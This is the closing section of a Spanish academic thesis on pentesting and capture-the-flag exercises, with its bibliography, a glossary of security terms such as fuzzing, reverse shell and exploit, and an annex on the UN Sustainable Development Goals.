IT Digital Security. (3 de Noviembre de 2023). *Las empresas reciben una media de 1.200 ciberataques por semana*. Recuperado el 12 de Mayo de 2024, de It Digital Security: https://www.itdigitalsecurity.es/actualidad/2023/11/las-empresas-reciben-una-media-de-1200-ciberataques-por-semana

Kaspersky. (2024). *Ciberamenaza en tiempo real*. Recuperado el 14 de Mayo de 2024, de Kaspersky Cybermap: https://cybermap.kaspersky.com/es

Kim, P. (13 marzo 2014). *The Hacker Playbook: Practical Guide To Penetration Testing*. CreateSpace Independent Publishing Platform.

OWASP. (3 de 12 de 2020). *OWASP Testing Guide v4*. Recuperado el 14 de Mayo de 2024, de OWASP: https://owasp.org/www-project-web-security-testing-guide/assets/archive/OWASP_Testing_Guide_v4.pdf

OWASP. (2024). *About the OWASP Foundation*. Recuperado el 14 de Mayo de 2024, de OWASP: https://owasp.org/about/

Pinto, D. S. (7 octubre 2011). *The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws*. WILEY.

TryHackme. (2024). *TryHackme*. Recuperado el 10 de Mayo de 2024, de About us: https://tryhackme.com/r/about

Wikipedia. (15 de Agosto de 2023). *Capture the flag (cybersecurity)*. Recuperado el 10 de Mayo de 2024, de Wikipedia: https://en.wikipedia.org/wiki/Capture_the_flag_(cybersecurity)

Glosario

- **Pentesting:** Es la actividad que involucra el auditaje de seguridad de un servicio informático. Durante esta actividad, se lleva a cabo la identificación de vulnerabilidades en el servicio, su explotación y solución
- **Pentester:** Persona que realiza la actividad de *pentesting*
- **Fuzzing:** Es una técnica de seguridad ofensiva que consiste en la enumeración de información del servicio utilizando fuerza bruta. Por ejemplo, el descubrimiento de directorios, parámetros, valores de parámetros, e información de todo tipo que suele estar oculta o no es del uso público. Para realizar el ataque de fuerza bruta, se utilizan listas que contienen gran cantidad de información robada a nivel global.
- **Backend:** Elementos y lógica de una aplicación web en la parte del servidor
- **Frontend:** Elementos y lógica de una aplicación en la parte del cliente
- **Reverse Shell:** Código malicioso que genera una consola de comandos remota para que el atacante tenga control sobre la máquina víctima
- **Exploit:** Conjunto de pasos, en forma de código o comandos, para explotar una vulnerabilidad.
- **Flag:** En el contexto de los CTF, se le llama "flag" a un código que contiene letras y números, almacenado generalmente en un archivo de texto en los directorios home del usuario y /root. Estos códigos sirven para confirmar a la plataforma de CTF que el usuario ha sido capaz de acceder a la máquina a través de una vulnerabilidad y que también ha podido escalar los privilegios al usuario root. Hay dos flags, la flag de usuario user.txt y la flag de root root.txt. Si el usuario ha entrado a la máquina, entonces tendrá los privilegios de un usuario normal, por lo que tendrá los permisos para leer la flag de usuario situada es su home y confirmar a la plataforma CTF que se ha podido entrar en la máquina mediante el envío de esta flag. Cuando el usuario escala los privilegios al usuario root, podrá leer el contenido del directorio /root donde estará la flag de root y confirmar de este modo la escalada a root finalizando así la explotación completa del CTF.

ANEXO

OBJETIVOS DE DESARROLLO SOSTENIBLE

Grado de relación del trabajo con los Objetivos de Desarrollo Sostenible (ODS).

Objetivos de Desarrollo Sostenibles	**Alto**	**Medio**	**Bajo**	**No Procede**
ODS 1. **Fin de la pobreza.**				**X**
ODS 2. **Hambre cero.**				**X**
ODS 3. **Salud y bienestar.**				**X**
ODS 4. **Educación de calidad.**				**X**
ODS 5. **Igualdad de género.**				**X**
ODS 6. **Agua limpia y saneamiento.**				**X**
ODS 7. **Energía asequible y no contaminante.**				**X**
ODS 8. **Trabajo decente y crecimiento económico.**		**X**		
ODS 9. **Industria, innovación e infraestructuras.**				**X**
ODS 10. **Reducción de las desigualdades**.				**X**
ODS 11. **Ciudades y comunidades sostenibles**.				**X**
ODS 12. **Producción y consumo responsables.**				**X**
ODS 13. **Acción por el clima.**				**X**
ODS 14. **Vida submarina.**				**X**
ODS 15. **Vida de ecosistemas terrestres.**				**X**
ODS 16. **Paz, justicia e instituciones sólidas.**				**X**
ODS 17. **Alianzas para lograr objetivos.**				**X**

Reflexión sobre la relación del TFG/TFM con los ODS y con el/los ODS más relacionados.

Mi trabajo únicamente se representaría con el 8º punto donde las oportunidades de negocio, emprendimiento y capacidades de ser autónomo incrementan sustancialmente al formarse en habilidades de hacking y pentesting. Esto brinda la opción de tener una vida laboral mucho más libre donde el tiempo y la libertad prima ante todo. Además de las oportunidades de ganar grandes cantidades de dinero con esta disciplina a lo largo de todo el mundo con independencia de tu modalidad de trabajo.